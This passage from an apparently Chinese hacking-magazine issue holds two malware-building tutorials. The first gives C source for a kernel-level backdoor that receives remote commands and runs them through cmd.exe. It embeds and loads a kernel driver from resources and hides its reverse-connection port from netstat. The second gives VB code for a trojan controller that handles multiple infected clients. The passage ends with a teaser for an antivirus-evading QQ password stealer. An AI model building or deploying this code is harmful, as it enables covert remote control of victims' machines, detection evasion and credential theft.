


图2

另外，我们在main函数中也必须要把原来的“int main()”更改为：

```
int WINAPI WinMain(
HINSTANCE hInstance,
HINSTANCE hPrevInstance,
LPSTR lpCmdLine,
int nShowCmd
)
```

好了，返回到主题上来。接下来的工作是获得当前主机的系统目录，得到cmd.exe的路径，然后使用CreateProcess函数启动cmd进程来执行我们的命令。

```
GetSystemDirectory(cmdline,sizeof(cmdline)); //获得系统目录
strcat(cmdline,"\\cmd.exe /c"); //使用这种方式执行命令可以绕过主动防御
char cmdbuff[1024];
int    rLen=recv(MySocket,cmdbuff,1024,NULL); //获得远程主机传递过来的命令
if(rLen==SOCKET_ERROR)
    return 0;
strncat(cmdline,cmdbuff,strlen(cmdbuff)); //在"cmd /c"后面加入我们想要执行的命令
if (!CreateProcess(NULL,cmdline,NULL,NULL,TRUE,NULL,NULL,NULL,&si,&pi)) //创建进程
    {
        printf("进程创建失败");
        continue;
    }
```

到这里后门的基本功能就大致的介绍完了，现在需要实现的是驱动的加载和端口的隐藏。在上期的文章里我测试驱动的方法是用到了一个小工具来实现驱动的注册与加载，但在后门运行的时候就不能这么做了，因为肉鸡不可能提供一个工具来给你加载驱动吧，所以我们还是需要通过编程来实现驱动的加载。主要流程是：首先使用OpenSCManager函数打开服务控制管理器，然后使用CreateService函数创建一个服务，其中服务类型是内核驱动，最后使用StartService函数来启动服务。源代码如下：

```
void SteupDriver() //实现驱动的注册和加载的自定义函数
{
    int i;
    SC_HANDLE OpenSCM,CreSer;
    char namebuff[256];
    GetModuleFileName(NULL,namebuff,256);
    i = strlen(namebuff);
    while (namebuff[i] != '\\')
    {
        i--;
    }
    i++;
    strcpy(&namebuff[i],"MyDriver.sys");
    OpenSCM = OpenSCManager(NULL,NULL,SC_MANAGER_ALL_ACCESS);
    CreSer = CreateService(OpenSCM,
                    "MyDriver", //驱动名
                    "MyDriver",
                    SERVICE_START|SERVICE_STOP,
    SERVICE_KERNEL_DRIVER, //这里标明服务类型是驱动程序
                    SERVICE_DEMAND_START,
                    SERVICE_ERROR_NORMAL,
                    namebuff,
                    0,
                    0,
                    0,
                    0,
                    0);
    StartService(CreSer,NULL,NULL);
    CloseServiceHandle(CreSer);
}
```

这样一来我们就把驱动文件加载到内核空间了，可是问题也来了，我们的后门总不能在运行之前再另外把对应的驱动文件扔到肉鸡上吧！那样的话，我们的后门也就太没有技术含量了，所以这里还需要编写代码来实现对驱动文件的动态释放。

我们在工程的目录下新建一个resource.h的文件，然后在文件里添加以下内容：

```
#define RC_SYS 256
#define ID_DRIVER_SYS 100
```

其中RC_SYS代表资源类型是驱动文件，ID_DRIVER_SYS代表资源ID。

接下来再在工程目录下新建一个名为res.rc的文件，并在该文件中添加如下代码：

```
#include "resource.h"
ID_DRIVER_SYS RC_SYS MyDriver.sys
```

其中MyDriver.sys是我们需要编译到后门主文件里的资源文件。再接着我们只要在Source Files和Resource Files这两个选项上点鼠标右键，选择“Add Files to folder”，并把res.rc和resource.h添加进去，然后把我们先前编译好的的驱动文件放到工程根目录就可以将驱动文件作为资源编译到后门程序里了。最后的工作就是资源的释放问题了。整个流程很简单：首先是找到资源，然后进行导入资源操作，接着是使用GetCurrentDirectory函数得到当前目录并将资源文件生成到该目录下，最后关闭文件句柄。

```
HRSRC hRes=FindResource(NULL,MAKEINTRESOURCE(ID_DRIVER_SYS),MAKEINTRESOURCE(RC_SYS));
if(hRes==NULL)
{
    printf("没有找到对应资源\n");
}
HGLOBAL hGRes=LoadResource(NULL,hRes);
if(hGRes==NULL)
{
    printf("资源导入错误");
}
void *PRes=LockResource(hGRes);
DWORD size=SizeofResource(NULL,hRes);
DWORD ReBytes = 0;
char FileName[256];
long port=8888;//要隐藏的端口
//得到当前目录
GetCurrentDirectory(sizeof(FileName),FileName);
strcat(FileName,"\\MyDriver.sys");
//生成文件
HANDLE hFile=CreateFile(FileName,
                        GENERIC_WRITE,
                        0,
                        0,
                        CREATE_ALWAYS,
                    FILE_ATTRIBUTE_NORMAL,
                        0);
if(hFile==INVALID_HANDLE_VALUE)
{
    printf("文件创建失败");
}
DWORD dwWrite;
if(!WriteFile(hFile,PRes,size,&dwWrite,0))
{
    printf("写文件失败");
}
GlobalFree(hGRes);
CloseHandle(hFile);//关闭句柄
```

驱动文件生成完毕后就是加载驱动来实现进程隐藏了，在驱动释放完毕后大家先别急着加载，因为要考虑到某些老爷机跑的比较慢（比如我的爱机），所以需要先暂停1秒钟让驱动释放完毕，然后再调用我们的自定义函数进行驱动程序的加载。源代码如下：

```
Sleep(1000);//休息1秒钟让驱动装载
SteupDriver();//安装并加载驱动
    HANDLE hDevice = CreateFile("\\\\.\\MYDRIVERDeviceName",GENERIC_READ|GENERIC_WRITE,0,NULL,OPEN_EXISTING,FILE_ATTRIBUTE_NORMAL,NULL);
//得到驱动符号链接
if(hDevice==INVALID_HANDLE_VALUE)
{
    if (2 == GetLastError())
    {
        printf("驱动程序未注册\n");
    }else
    printf("CreateFile() GetLastError reports %d\n",GetLastError());
    return FALSE;
}
DeviceIoControl(hDevice,IOCTL_SET_RPORT_CONTROL,&port,sizeof(long),NULL,0,&ReBytes,NULL);//传递隐藏远程端口的消息
CloseHandle(hDevice);//关闭句柄
```

因为我们需要隐藏的是远程端口，所以在驱动文件里就没必要写太多的代码了，只需要对查询到的远程端口进行隐藏即可：

```
if ( ntohs(TcpTableEx[i].tae_ConnRemPort) == PORTHIDE)
{
    KdPrint(("隐藏远程端口 %d\n",ntohs(TcpTableEx[i].tae_ConnRemPort)));
    memcpy((TcpTableEx+i),(TcpTableEx+i+1),((NumCount-i-1)*sizeof(TCPAddrExEntry)));
    NumCount--;
    i--;
}
```

现在，我们的内核级后门就编写完毕了，来测试一下效果，如图3。




图3

我们在本地用NC监听8888端口，命令是**nc -v -l -p 8888**，然后在虚拟机里运行我们的后门，可以看到在本地接收到了后门发过来的欢迎信息，运行**netstat -an**可以看到我们的后门反弹出来的8888端口已经被成功隐藏了，如图4。




图4

（本文所涉及到的程序代码已经收录到了光盘中）

VB木马编程之多客户端上线

Toyuk

看了这么多年的X档案真是让我等小菜受益匪浅，特别是无敌小龙的VB木马编程系列文章更是让我收获颇大，但是在看了这么多期的VB木马编程后，我发现其中好像少了一个很重要的功能——多客户端上线，今天就让小菜我来帮无敌小龙大哥完成这样一个功能吧！

一、技术介绍

在VB中要实现TCP协议的多客户端就要用到Winsock数组，用于和不同的客户端进行通讯，因此我们需要建一个Winsock数组，先使用一个Winsock控件来监听我们的上线请求，然后再同意接受请求并把它分配到对应的数组中。这里用到了两个Winsock(Server/Request)控件，分别用来监听指定端口和接受请求。




图1

首先定义数组，在Winsock属性窗口中设置Index属性为0，如图1，这样我们的数组就建立好了，是不是很简单呢？在编写代码前我们应该先了解一下原理，具体的流程如下：

1、侦听端口，等待请求
2、接受请求
3、分配请求连接
4、接收来自所有客户端的消息
5、发送消息

其中前三步是我们Server做的事，而后面两个就交给Request处理了。

二、服务端

对于服务器来说，界面十分简单，一个开始按钮，一个停止按钮，两个Winsock控件和一个ListView控件即可。先给出程序界面，如图2所示，服务端的主要代码如下：




图2

```
Private Sub Command1_Click()' 监听按扭

If Text1.Text = "" Then
  MsgBox "端口不能为空！", vbInformation, "提示:": Text1.SetFocus: Exit Sub
ElseIf Not IsNumeric(Text1.Text) Then
  MsgBox "端口为数字！请重新输入！", vbInformation, "错误": Text1.Text = "": Text1.SetFocus: Exit Sub
End If
Server.Close '关闭Winsock1
Server.LocalPort = CInt(Text1.Text)
Server.Listen '监听
Text2.Text = "监听端口成功!" + vbCrLf + Text2.Text
End Sub

Private Sub Command2_Click()' 停止按扭
Server.Close
Listview1.Clear
End Sub

Private Sub Command3_Click()' 发送信息
Dim a As String
a = "msg" + Text3.Text
If Server.State = 0 Then
  MsgBox "您还没有监听！请开始监听！", vbInformation, "错误": Exit Sub
 Else
  If ListView1.ListItems.Count = 0 Then
   MsgBox "没有主机没有上线，请等待！", vbInformation, "错误": Exit Sub
  ElseIf ListView1.SelectedItem.Text = "该主机已下线，请等待上线！" Then
   MsgBox "该主机没有上线，请等待！", vbInformation, "错误": Exit Sub
  End If

End If
Request(ListView1.SelectedItem.Index).SendData a
Text2.Text = "消息发发送成功！" + vbCrLf + Text2.Text
End Sub

Private Sub Request_Close(Index As Integer)
Debug.Print
Dim a As ImageList
Request(Index).Close '关闭那个意外关闭的主机

   ListView1.ListItems.Clear '清空列表
   For I = 1 To Request.Count - 1
    If Request(I).State <> 0 Then
       If ListView1.ListItems.Count < I Then '不加这句下线主机对应Index后的主机就不会添加进列表
          For j = ListView1.ListItems.Count To I - 2
             ListView1.ListItems.Add , , "该主机已下线，请等待上线！"     '如果对应的主机列表中没有上线就修改对应的名称
          Next
      End If
       ListView1.ListItems.Add I, , Request(I).RemoteHostIP '添加出主机列表
    End If
   Next
Text2.Text = "有主机下线，请注意！" + vbCrLf + Text2.Text

End Sub

Private Sub Request_Error(Index As Integer, ByVal Number As Integer, Description As String, ByVal Scode As Long, ByVal
```

```
Source As String, ByVal HelpFile As String, ByVal HelpContext As Long, CancelDisplay As Boolean)
    Debug.Print
    Dim a As ImageList
    Request(Index).Close '关闭那个意外关闭的主机

    'ListView1.ListItems.Clear '清空列表
    For I = 1 To Request.Count - 1
        If Request(I).State <> 0 Then '如果对应的主机列表中没有上线就修改对应的名称
            If ListView1.ListItems.Count < I Then '不加这句下面的主机就不会显示出来
                For j = ListView1.ListItems.Count To I - 2
    ListView1.ListItems.Add , , "该主机已下线，请等待上线！"
                Next
            End If
            ListView1.ListItems.Add I, , Request(I).RemoteHostIP '添加出主机列表
        End If
    Next
    Text2.Text = "有主机下线，请注意！" + vbCrLf + Text2.Text

    End Sub

    Private Sub Server_ConnectionRequest(ByVal requestID As Long)
    For I = 1 To Request.Count - 1
        If Request(I).State = 0 Then '查看请求的Request数组中是否有空嫌连接
            Request(I).Accept requestID '如果有就接收请求
            Set a = ListView1.ListItems.Add(I, , Server.RemoteHostIP) '在ListView1中加入主机
            If Request.Count = I Then '如果列表下还有别的主机就要移出多出来的一个主机列表
            ListView1.ListItems.Remove (I + 1)
            End If
    Text2.Text = "有主机上线，请注意！" + vbCrLf + Text2.Text
            Exit Sub
        End If
    Next
    Load Request(Request.Count) '如果没有空嫌的就在ListView1中新加一个主机列表
    Request(Request.Count - 1).Accept requestID
    Set a = ListView1.ListItems.Add(, , Server.RemoteHostIP)
    Text2.Text = "有主机上线，请注意！" + vbCrLf + Text2.Text

    End Sub

    Private Sub Server_Error(ByVal Number As Integer, Description As String, ByVal Scode As Long, ByVal Source As String, ByVal HelpFile As String, ByVal HelpContext As Long, CancelDisplay As Boolean)
    Server.Close
    End Sub
```

代码里都有详细的注释，相信大家都能看得懂，这里我就不多说了，下面我介绍一下客户端。

三、客户端

客户端的主要代码如下：

```
    Private Sub Timer1_Timer() '如果没有连接服务端就每一个时间周期连接一次
    If Winsock1.State = sckClosed Then
      Winsock1.RemoteHost = "127.0.0.1" '连接本机
      Winsock1.RemotePort = 4444 '端口4444
      Winsock1.Connect
    End If
    End Sub

    Private Sub Winsock1_Close() '如果服务端关闭
    Winsock1.Close

    End Sub

    Private Sub Winsock1_DataArrival(ByVal bytesTotal As Long) '消息来到时
    Dim a As String
    Winsock1.GetData a
    If Mid(a, 1, 3) = "msg" Then '如果前3位是"msg"，就有对话框
      MsgBox Mid(a, 4, Len(a))
    End If
    End Sub

    Private Sub Winsock1_Error(ByVal Number As Integer, Description As String, ByVal Scode As Long, ByVal Source As String, ByVal HelpFile As String, ByVal HelpContext As Long, CancelDisplay As Boolean) '错误
    Winsock1.Close
    End Sub
```

四、运行

这里我需要说下Winsock控件的State属性，这是个只读属性，状态如下：

0 关闭
1 打开
2 侦听
3 连接挂起
4 解析域名
5 已识别主机
6 正在连接
7 已经连接
8 连接关闭
9 错误

在程序里我们只判断状态为7和为0的，在发送消息的时候我们判断状态为7的，只要是这样状态的连接，我们才发消息。在分配连接的时候我们判断状态为0的，表示空闲连接，这样我们就把连接分配到这个Request上了。好了，有了上面的代码我们就可以运行程序了，按F5运行程序，我们来看看它能不能多客户端上线，现在先多生成几个客户端（名字不要使用一样的，这里我设置的是a，b，c），先让a上线，b上线，c上线，再让a下线，再向b中发消息，运行的结果如图3所示。可以看到它成功的上线了，最后我们就可以再添加一些无敌小龙大哥所介绍的其它功能，这样我们小马的功能就会更加强大了！




图3

（本文所涉及到的程序代码已经收录到光盘中）

文章难易度：☆☆☆
文章闪光点：教小菜制作一个免杀穿墙的盗QQ工具

做自己的工具，盗MM的QQ

qw22321

